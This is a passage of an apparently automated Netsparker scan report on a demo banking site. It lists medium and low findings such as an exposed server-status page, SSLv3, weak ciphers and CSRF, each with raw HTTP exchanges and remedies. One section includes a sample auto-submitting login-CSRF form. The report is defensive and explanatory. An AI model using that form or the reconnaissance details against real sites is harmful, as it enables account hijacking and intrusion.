MEDIUM 1

Netsparker detected that `Apache server-status`is enabled.

Information disclosed from this page can be used to gain additional information about the target system.

Impact

An attacker can gather reconnaissance information about the internals of the target web server, such as:

- Server uptime
- Individual request-response statistics and CPU usage of the working processes
- Current HTTP requests, client IP addresses, requested paths, and processed virtual hosts

This type of information can help the attacker gain a greater understanding of the system in use and the other potential avenues of attack available.

Vulnerabilities

5.1. http://zero.webappsecurity.com/server-status

Certainty

Request

```
GET /server-status HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 1086.147 **Total Bytes Received** : 5699 **Body Length** : 5523 **Is Compressed** : No

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Length: 5523
Access-Control-Allow-Origin: *
Date: Wed, 14 Jun 20
…
523
Access-Control-Allow-Origin: *
Date: Wed, 14 Jun 2023 13:42:58 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html><head>
<title>Apache Status</title>
</head><body>
<h1>Apache Server Statusfor localhost</h1>

<dl><dt>Server Version: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8t mod_jk/1.2.37</dt>
<dt>Server Built: Jan 28 2012 11:16:39
</dt></dl><hr /><dl>
<dt>Cur
…
```

Remedy

We recommend disabling this functionality. Comment out the `Location/server-info`section from Apache configuration file `httpd.conf`(for Redhat, Centos, Fedora) or `apache2.conf`(for Debian, Ubuntu).

External References

- [Exploiting Misconfigured Apache server-status Instances with server-status_PWN]()

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	16
CAPEC	347
WASC	14
ISO27001	A.18.1.3

CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

CVSS 3.1 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

6. HTTP Strict Transport Security (HSTS) Policy Not Enabled

MEDIUM ⚑ | **1**

Netsparker identified that HTTP Strict Transport Security (HSTS) policy is not enabled.

The target website is being served from not only HTTPS but also HTTP and it lacks of HSTS policy implementation.

HTTP Strict Transport Security (HSTS) is a web security policy mechanism whereby a web server declares that complying user agents (such as a web browser) are to interact with it using only secure (HTTPS) connections. The HSTS Policy is communicated by the server to the user agent via a HTTP response header field named "Strict-Transport-Security". HSTS Policy specifies a period of time during which the user agent shall access the server in only secure fashion.

When a web application issues HSTS Policy to user agents, conformant user agents behave as follows:

- Automatically turn any insecure (HTTP) links referencing the web application into secure (HTTPS) links. (For instance, http://example.com/some/page/ will be modified to https://example.com/some/page/ before accessing the server.)
- If the security of the connection cannot be ensured (e.g. the server's TLS certificate is self-signed), user agents show an error message and do not allow the user to access the web application.

Vulnerabilities

6.1. https://zero.webappsecurity.com/

Certainty

Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 8665.8026 **Total Bytes Received** : 401 **Body Length** : 44 **Is Compressed** : No

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Apache/2.2.6 (Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
Content-Length: 44
Last-Modified: Sat, 20 Nov 2004 14:16:24 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jun 2023 13:43:08 GMT
ETag: "24c22-2c-44adde00"

<html><body><h1>It works!</h1></body></html>
```

Remedy

Configure your webserver to redirect HTTP requests to HTTPS.

i.e. for Apache, you should have modification in the httpd.conf. For more configurations, please refer to External References section.

```
# load module
LoadModule headers_module modules/mod_headers.so

# redirect all HTTP to HTTPS (optional)
<VirtualHost *:80>
       ServerAlias *
       RewriteEngine On
       RewriteRule ^(.*)$ https://%{HTTP_HOST}$1 [redirect=301]
</VirtualHost>

# HTTPS-Host-Configuration
<VirtualHost *:443>
      # Use HTTP Strict Transport Security to force client to use secure connections only
      Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains"

      # Further Configuration goes here
      [...]
</VirtualHost>
```

External References

- Wikipedia - HTTP Strict Transport Security
- Configure HSTS (HTTP Strict Transport Security) for Apache/Nginx

- HTTP Strict Transport Security (HSTS) HTTP Header
- Mozilla SSL Configuration Generator

CLASSIFICATION

OWASP 2013	A6
OWASP 2017	A3
CWE	523
CAPEC	217
WASC	4
ISO27001	A.14.1.2

7. Insecure Transportation Security Protocol Supported (SSLv3)

MEDIUM | 1   CONFIRMED | 1

Netsparker detected that insecure transportation security protocol (SSLv3) is supported by your web server.

SSLv3 has several flaws. An attacker can cause connection failures and they can trigger the use of SSL 3.0 to exploit vulnerabilities like POODLE.

Impact

Attackers can perform man-in-the-middle attacks and observe the encryption traffic between your website and its visitors.

Vulnerabilities

7.1. https://zero.webappsecurity.com/

CONFIRMED

Request

```
[NETSPARKER] SSL Connection
```

Response

Response Time (ms) : 1   **Total Bytes Received** : 27   **Body Length** : 0   **Is Compressed** : No

```
[NETSPARKER] SSL Connection
```

Actions to Take

We recommended to disable SSLv3 and replace it with TLS 1.2 or higher. See Remedy section for more details.

Remedy

Configure your web server to disallow using weak ciphers. You need to restart the web server to enable changes.

- For Apache, adjust the SSLProtocol directive provided by the mod_ssl module. This directive can be set either at the server level or in a virtual host configuration.

  ```
  SSLProtocol +TLSv1.2
  ```

- For Nginx, locate any use of the directive ssl_protocols in the `nginx.conf`file and remove `SSLv3`.

```
ssl_protocols TLSv1.2;
```

- For Microsoft IIS, you should make some changes on the system registry. **Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.**
  1. Click on Start and then Run, type `regedt32`or `regedit`, and then click OK.
  2. In Registry Editor, locate the following registry key or create if it does not exist:

     ```
     HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\S
     SL 3.0\
     ```

  3. Locate a key named `Server`or create if it doesn't exist.
  4. Under the `Server`key, locate a DWORD value named `Enabled`or create if it doesn't exist and set its value to "0".
- For lighttpd, put the following lines in your configuration file:

```
ssl.use-sslv2 = "disable"
ssl.use-sslv3 = "disable"
ssl.openssl.ssl-conf-cmd = ("Protocol" => "-TLSv1.1, -TLSv1, -SSLv3") # v1.4.48 or up
ssl.ec-curve = "secp384r1"
```

External References

- How to disable SSlv3
- OWASP - Insecure Configuration Management
- OWASP Top 10-2017 A3-Sensitive Data Exposure
- How to disable PCT 1.0, SSL 2.0, SSL 3.0, or TLS 1.0 in Internet Information Services
- This POODLE Bites: Exploiting The SSL 3.0 Fallback
- IIS Crypto is a free tool that gives administrators the ability to enable or disable protocols, ciphers, hashes and key exchange algorithms on Windows Server 2003, 2008 and 2012
- OWASP - Insufficient Transport Layer Protection

CLASSIFICATION

PCI DSS v3.2	6.5.4
OWASP 2013	A6
OWASP 2017	A3
CWE	326
CAPEC	217
WASC	4
HIPAA	164.306
ISO27001	A.14.1.3

CVSS 3.0 SCORE

Base	6.8 (Medium)
Temporal	6.1 (Medium)
Environmental	6.1 (Medium)

CVSS Vector String

CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:P/RL:O/RC:C

CVSS 3.1 SCORE

Base	6.8 (Medium)
Temporal	6.1 (Medium)
Environmental	6.1 (Medium)

CVSS Vector String
CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:P/RL:O/RC:C

8. Invalid SSL Certificate

MEDIUM 1 **CONFIRMED** 1

Netsparker identified an invalid SSL certificate.

An SSL certificate can be created and signed by anyone. You should have a valid SSL certificate to make your visitors sure about the secure communication between your website and them. If you have an invalid certificate, your visitors will have trouble distinguishing between your certificate and those of attackers.

Impact

Attackers can perform man-in-the-middle attacks and observe the encryption traffic between your website and its visitors.

Vulnerabilities

8.1. https://zero.webappsecurity.com/

CONFIRMED

List of Problems

- The certificate is not signed by a trusted authority -

Request

```
[NETSPARKER] SSL Connection
```

Response

Response Time (ms) : 1 **Total Bytes Received** : 27 **Body Length** : 0 **Is Compressed** : No

```
[NETSPARKER] SSL Connection
```

Remedy

Fix the problem with your SSL certificate to provide secure communication between your website and its visitors.

External References

- OWASP - Insecure Configuration Management
- OWASP Top 10-2017 A3-Sensitive Data Exposure

CLASSIFICATION

PCI DSS v3.2	6.5.4
OWASP 2013	A6
OWASP 2017	A3
CWE	295
CAPEC	459
WASC	4
ISO27001	A.14.1.3

CVSS 3.0 SCORE

Base	6.8 (Medium)
Temporal	6.8 (Medium)
Environmental	6.8 (Medium)

CVSS Vector String

CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

CVSS 3.1 SCORE

Base	6.8 (Medium)
Temporal	6.8 (Medium)
Environmental	6.8 (Medium)

CVSS Vector String
CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

9. Out-of-date Version (jQuery)

MEDIUM | 1

Netsparker identified the target web site is using jQuery and detected that it is out of date.

Impact

Since this is an old version of the software, it may be vulnerable to attacks.

jquery Cross-Site Scripting (XSS) Vulnerability

jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution. If an unsanitized source object contained an enumerable __proto__ property, it could extend the native Object.prototype.

Affected Versions

1.2.1 to 1.11.3

External References

- CVE-2019-11358

jquery Cross-Site Scripting (XSS) Vulnerability

jQuery before 3.0.0 is vulnerable to Cross-site Scripting (XSS) attacks when a cross-domain Ajax request is performed without the dataType option, causing text/javascript responses to be executed.

Affected Versions

1.2.1 to 1.11.3

External References

- CVE-2015-9251

Vulnerabilities

9.1. http://zero.webappsecurity.com/

Identified Version

- 1.8.2

Latest Version

- 1.12.4 (in this branch)

Branch Status

- This branch has stopped receiving updates since 20-06-2016.

Vulnerability Database

- Result is based on 04/27/2020 17:30:00 vulnerability database content.

Certainty

Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 901.9706 **Total Bytes Received** : 12741 **Body Length** : 12471 **Is Compressed** : No

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jun 2023 13:42:39 GMT
Cache-Control: no-cache, max-age=0, must-reval
…
"/>
<link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>

<script src="/resources/js/jquery-1.8.2.min.js"></script>
<script src="/resources/js/bootstrap.min.js"></script>

<script src="/resources/js/placeholders.min.js"></script>
<script type="text/javascript">
Placeholders.
…
```

Remedy

Please upgrade your installation of jQuery to the latest stable version.

Remedy References

- Downloading jQuery

CLASSIFICATION

PCI DSS v3.2	6.2
OWASP 2013	A9
OWASP 2017	A9
CWE	829
CAPEC	310
HIPAA	164.308(A)(1)(I)
OWASP Proactive Controls	C1
ISO27001	A.14.1.2

10. Weak Ciphers Enabled

MEDIUM | 1   CONFIRMED | 1

Netsparker detected that weak ciphers are enabled during secure communication (SSL).

You should allow only strong ciphers on your web server to protect secure communication with your visitors.

Impact

Attackers might decrypt SSL traffic between your server and your visitors.

Vulnerabilities

10.1. https://zero.webappsecurity.com/

CONFIRMED

List of Supported Weak Ciphers

- RC4_128_WITH_MD5 (0x10080)
- RC4_128_EXPORT40_WITH_MD5 (0x20080)
- RC2_128_CBC_WITH_MD5 (0x30080)
- RC2_128_CBC_EXPORT40_WITH_MD5 (0x40080)
- DES_64_CBC_WITH_MD5 (0x60040)
- DES_192_EDE3_CBC_WITH_MD5 (0x700C0)
- TLS_RSA_EXPORT_WITH_RC4_40_MD5 (0x0003)
- TLS_RSA_WITH_RC4_128_MD5 (0x0004)
- TLS_RSA_WITH_RC4_128_SHA (0x0005)
- TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 (0x0006)
- TLS_RSA_EXPORT_WITH_DES40_CBC_SHA (0x0008)
- TLS_RSA_WITH_DES_CBC_SHA (0x0009)
- TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x000A)
- TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA (0x0014)
- TLS_DHE_RSA_WITH_DES_CBC_SHA (0x0015)
- TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (0x0016)
- TLS_RSA_WITH_AES_128_CBC_SHA (0x002F)
- TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x0033)
- TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
- TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x0039)

Request

```
[NETSPARKER] SSL Connection
```

Response

Response Time (ms) : 1 **Total Bytes Received :** 27 **Body Length :** 0 **Is Compressed :** No

```
[NETSPARKER] SSL Connection
```

Actions to Take

1. For Apache, you should modify the SSLCipherSuite directive in the `httpd.conf`.

```
SSLCipherSuite HIGH:MEDIUM:!MD5:!RC4
```

2. Lighttpd:

```
ssl.honor-cipher-order = "enable"
ssl.cipher-list = "EECDH+AESGCM:EDH+AESGCM"
```

3. For Microsoft IIS, you should make some changes to the system registry. **Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.**

   a.Click Start, click Run, type `regedt32`or type `regedit`, and then click OK.
   b.In Registry Editor, locate the following registry key: `HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders`
   c.Set "Enabled" DWORD to "0x0" for the following registry keys:

```
SCHANNEL\Ciphers\DES 56/56
SCHANNEL\Ciphers\RC4 64/128
SCHANNEL\Ciphers\RC4 40/128
SCHANNEL\Ciphers\RC2 56/128
SCHANNEL\Ciphers\RC2 40/128
SCHANNEL\Ciphers\NULL
SCHANNEL\Hashes\MD5
```

Remedy

Configure your web server to disallow using weak ciphers.

External References

- OWASP - Insecure Configuration Management
- OWASP Top 10-2017 A3-Sensitive Data Exposure
- Zombie Poodle - Golden Doodle (CBC)
- Mozilla SSL Configuration Generator
- Strong Ciphers for Apache, Nginx and Lighttpd

CLASSIFICATION

PCI DSS v3.2	6.5.4
OWASP 2013	A6
OWASP 2017	A3
CWE	327
CAPEC	217
WASC	4
ISO27001	A.14.1.3

CVSS 3.0 SCORE

Base	6.8 (Medium)
Temporal	6.8 (Medium)
Environmental	6.8 (Medium)

CVSS Vector String

CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

CVSS 3.1 SCORE

Base	6.8 (Medium)
Temporal	6.8 (Medium)
Environmental	6.8 (Medium)

CVSS Vector String
CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

11. [Possible] Backup File Disclosure

LOW ⚑ 1

Netsparker identified a possible backup file disclosure on the web server.

Impact

Backup files can contain old or current versions of a file on the web server. This could include sensitive data such as password files or even the application's source code. This form of issue normally leads to further vulnerabilities or, at worst, sensitive information disclosure.

Vulnerabilities

11.1. http://zero.webappsecurity.com/index.old

Certainty

Request

```
GET /index.old HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=A60FF7DF
Referer: http://zero.webappsecurity.com/index.old
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3696.6965 **Total Bytes Received** : 3980 **Body Length** : 3691 **Is Compressed** : No

```
HTTP/1.1 200 OK
Content-Type: application/octet-stream;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Length: 3691
Last-Modified: Sun, 19 May 2013 02:05:02 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jun 2023 13:43:45 GMT
ETag: W/"3691-1368929102000"

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Free Bank Online</title>
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">

<link type="text/css" rel="stylesheet" href="<@spring.url '/resources/css/jquery-ui-1.8.16.custom.css'/>"/>
<link type="text/css" rel="stylesheet" href="<@spring.url '/resources/css/bootstrap.css'/>"/>
<link type="text/css" rel="stylesheet" href="<@spring.url '/resources/css/main.css'/>"/>
<link type="text/css" rel="stylesheet" href="<@spring.url '/resources/css/font-awesome.css'/>"/>

<script src="<@spring.url '/resources/js/jquery-${jqueryVersion}.min.js'/>"></script>
<script src="<@spring.url '/resources/js/bootstrap.js'/>"></script>
<script src="<@spring.url '/resources/js/jquery-ui.min.js'/>"></script>

<!--[if lt IE 9]>
<script src="<@spring.url '/resources/js/html5.js'/>"></script>
<![endif]-->

<script type="text/javascript">
$(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
if (xhr.status == 403) {
window.location.reload();
}
});
</script>
</head>
<body>
<div class="row">
<div class="span12">
<div id="carousel" class="carousel slide">
<div class="carousel-inner">
<div class="active item"><img src="<@spring.url '/resources/img/1.jpg'/>" alt=""/>
<div class="custom carousel-caption">
```

```
<h4>Online Banking</h4>
<p>Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod.</p
…
```

Remedy

Do not store backup files on production servers.

CLASSIFICATION

PCI DSS v3.2	6.5.8
OWASP 2013	A7
OWASP 2017	A5
CWE	530
CAPEC	87
WASC	34
HIPAA	164.306(A), 164.308(A)
ISO27001	A.18.1.3

12. [Possible] Cross-site Request Forgery

LOW ⚑ 1

Netsparker identified a possible Cross-Site Request Forgery.

CSRF is a very common vulnerability. It's an attack which forces a user to execute unwanted actions on a web application in which the user is currently authenticated.

Impact

Depending on the application, an attacker can mount any of the actions that can be done by the user such as adding a user, modifying content, deleting data. All the functionality that’s available to the victim can be used by the attacker. Only exception to this rule is a page that requires extra information that only the legitimate user can know (such as user’s password).

Vulnerabilities

12.1. http://zero.webappsecurity.com/feedback.html

Form Action(s)

- /sendFeedback.html

Certainty

Request

```
GET /feedback.html HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://zero.webappsecurity.com/online-banking.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 634.3226 **Total Bytes Received :** 9528 **Body Length :** 9258 **Is Compressed :** No

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jun 2023 13:42:59 GMT
Cache-Control: no-cache, max-age=0, must-reval
…
is not secure. Please do not send any
<br/>
account information in a message sent from here.
</p>

<hr class="wide"/>

<form action="/sendFeedback.html"method="post" class="">

<div class="signin-controls form-inputs">
<div class="control-group">
<div class="controls pictured">

…
```

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
    - For native XMLHttpRequest (XHR) object in JavaScript;

    ```
    xhr = new XMLHttpRequest();
    xhr.setRequestHeader('custom-header', 'valueNULL');
    ```

    For JQuery, if you want to add a custom header (or set of headers) to
    a. **individual request**

```
$.ajax({
    url: 'foo/bar',
    headers: { 'x-my-custom-header': 'some value' }
});
```

b. **every request**

```
$.ajaxSetup({
    headers: { 'x-my-custom-header': 'some value' }
});
OR
$.ajaxSetup({
    beforeSend: function(xhr) {
        xhr.setRequestHeader('x-my-custom-header', 'some value');
    }
});
```

External References

- OWASP Cross-Site Request Forgery (CSRF)

Remedy References

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

CLASSIFICATION

PCI DSS v3.2	6.5.9
OWASP 2013	A8
OWASP 2017	A5
CWE	352
CAPEC	62
WASC	9
HIPAA	164.306(A)
ISO27001	A.14.2.5

13. [Possible] Cross-site Request Forgery in Login Form

LOW ⚑ 1

Netsparker identified a possible Cross-Site Request Forgery in Login Form.

In a login CSRF attack, the attacker forges a login request to an honest site using the attacker's user name and password at that site. If the forgery succeeds, the honest server responds with a Set-Cookie header that instructs the browser to mutate its state by storing a session cookie, logging the user into the honest site as the attacker. This session cookie is used to bind subsequent requests to the user's session and hence to the attacker's authentication credentials. The attacker can later log into the site with his legitimate credentials and view private information like activity history that has been saved in the account.

Impact

In this particular case CSRF affects the login form in which the impact of this vulnerability is decreased significantly. Unlike normal CSRF vulnerabilities this will only allow an attacker to exploit some complex XSS vulnerabilities otherwise it can't be exploited.

For example;

If there is a page that's different for every user (such as "edit my profile") and vulnerable to XSS (Cross-site Scripting) then normally it cannot be exploited. However if the login form is vulnerable, an attacker can prepare a special profile, force victim to login as that user which will trigger the XSS exploit. Again attacker is still quite limited with this XSS as there is no active session. However the attacker can leverage this XSS in many ways such as showing the same login form again but this time capturing and sending the entered username/password to the attacker.

In this kind of attack, attacker will send a link containing html as simple as the following in which attacker's user name and password is attached.

```
<form method="POST" action="http://honest.site/login">
  <input type="text" name="user" value="h4ck3r" />
  <input type="password" name="pass" value="passw0rd" />
</form>
<script>
    document.forms[0].submit();
</script>
```

When the victim clicks the link then form will be submitted automatically to the honest site and exploitation is successful, victim will be logged in as the attacker and consequences will depend on the website behavior.

- **Search History**
  Many sites allow their users to opt-in to saving their search history and provide an interface for a user to review his or her personal search history. Search queries contain sensitive details about the user's interests and activities and could be used by the attacker to embarrass the user, to steal the user's identity, or to spy on the user. Since the victim logs in as the attacker, the victim's search queries are then stored in the attacker's search history, and the attacker can retrieve the queries by logging into his or her own account.

- **Shopping**
  Merchant sites might save the credit card details in user's profile. In login CSRF attack, when user funds a purchase and enrolls the credit card, the credit card details might be added to the attacker's account.


Vulnerabilities

13.1. http://zero.webappsecurity.com/login.html

Form Action(s)

- /signin.html

Certainty



Request

```
GET /login.html HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://zero.webappsecurity.com/feedback.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 420.6068 **Total Bytes Received** : 7588 **Body Length** : 7318 **Is Compressed** : No

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jun 2023 13:42:59 GMT
Cache-Control: no-cache, max-age=0, must-reval
…
fset">


<div class="row">
<div class="offset3 span6">
<div class="page-header">
<h3>Log in to ZeroBank</h3>
</div>

<form id="login_form" action="/signin.html" method="post" class="form-horizontal">

<div class="form-inputs">
<div class="control-group">
<label class="control-label" for="user_login">Login<
…
```

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
  - For native XMLHttpRequest (XHR) object in JavaScript;

    ```
    xhr = new XMLHttpRequest();
    xhr.setRequestHeader('custom-header', 'valueNULL);
    ```

    For JQuery, if you want to add a custom header (or set of headers) to
    a. **individual request**

```
$.ajax({
    url: 'foo/bar',
    headers: { 'x-my-custom-header': 'some value' }
});
```

b. **every request**

```
$.ajaxSetup({
    headers: { 'x-my-custom-header': 'some value' }
});
OR
$.ajaxSetup({
    beforeSend: function(xhr) {
        xhr.setRequestHeader('x-my-custom-header', 'some value');
    }
});
```

External References

- OWASP Cross-Site Request Forgery (CSRF)
- Robust Defenses for Cross-Site Request Forgery
- Identifying Robust Defenses for Login CSRF

Remedy References

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

CLASSIFICATION

PCI DSS v3.2	6.5.9
OWASP 2013	A8
OWASP 2017	A5
CWE	352
CAPEC	62
WASC	9
HIPAA	164.306(A)
ISO27001	A.14.2.5

14. [Possible] Phishing by Navigating Browser Tabs

LOW | 1

Netsparker identified possible phishing by navigating browser tabs but was unable to confirm the vulnerability.

Open windows with normal hrefs with the tag `target="_blank"`can modify *window.opener.location*and replace the parent webpage with something else, even on a different origin.

Impact

While this vulnerability doesn't allow script execution, it does allow phishing attacks that silently replace the parent tab. If the links lack `rel="noopener noreferrer"`attribute, a third party site can change the URL of the source tab using *window.opener.location.assign*and trick the users into thinking that they're still in a trusted page and lead them to enter their sensitive data on the malicious website.

Vulnerabilities

14.1. http://zero.webappsecurity.com/

External Links

- https://www.microfocus.com/about/legal/#privacy
- https://www.microfocus.com/about/legal/#privacy

Certainty

Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 901.9706 **Total Bytes Received** : 12741 **Body Length** : 12471 **Is Compressed** : No

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jun 2023 13:42:39 GMT
Cache-Control: no-cache, max-age=0, must-reval
…
in relation to your use of this Web site.
Use of this Web site indicates that you have read and agree to Micro Focus Fortify’s Terms of Use found at
<a href="https://www.microfocus.com/about/legal/#privacy" target="_blank">https://www.microfocus.com/about/legal/#privacy</a>
and Micro Focus Fortify’s Online Privacy Statement found at
<a href="https://www.microfocus.com/about/legal/#privacy" target="_blank">https://www.microfocus.com/about/legal/#privacy</a>.

<br/><br/>

Copyright © 2012-2018, Micro Focus Development Company. All rights reserved.
</div>
</div>
</div>


…
webinspect-dynamic-analysis-dast/overview" },
"contact_hp_link" : { absolute: true, page: "https://support.fortify.com" },
"privacy_statement_link": { absolute: true, page: "https://www.microfocus.com/about/legal/#privacy" },
"terms_of_use_link": { absolute: true, page: "https://www.microfocus.com/about/legal/" }
};

$.each(footerLinks, function(linkId, link) {
attachClickH
…
```

Remedy

- Add `rel=noopener`to the linksto prevent pages from abusing *window.opener*. This ensures that the page cannot access the *window.opener*property in Chrome and Opera browsers.
- For older browsers and in Firefox, you can add `rel=noreferrer`which additionally disables the Referer header.

```
<a href="..." target="_blank" rel="noopener noreferrer">...</a>
```

External References

- Reverse Tabnabbing
- Blankshield & Reverse Tabnabbing Attacks
- Target="_blank" - the most underestimated vulnerability ever

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	16
WASC	15
ISO27001	A.14.1.2

15. Insecure Transportation Security Protocol Supported (TLS 1.0)

LOW | 1   CONFIRMED | 1

Netsparker detected that insecure transportation security protocol (TLS 1.0) is supported by your web server.

TLS 1.0 has several flaws. An attacker can cause connection failures and they can trigger the use of TLS 1.0 to exploit vulnerabilities like BEAST (Browser Exploit Against SSL/TLS).

Websites using TLS 1.0 are considered non-compliant by PCI since 30 June 2018.

Impact

Attackers can perform man-in-the-middle attacks and observe the encryption traffic between your website and its visitors.

Vulnerabilities

15.1. https://zero.webappsecurity.com/

CONFIRMED

Request

```
[NETSPARKER] SSL Connection
```

Response

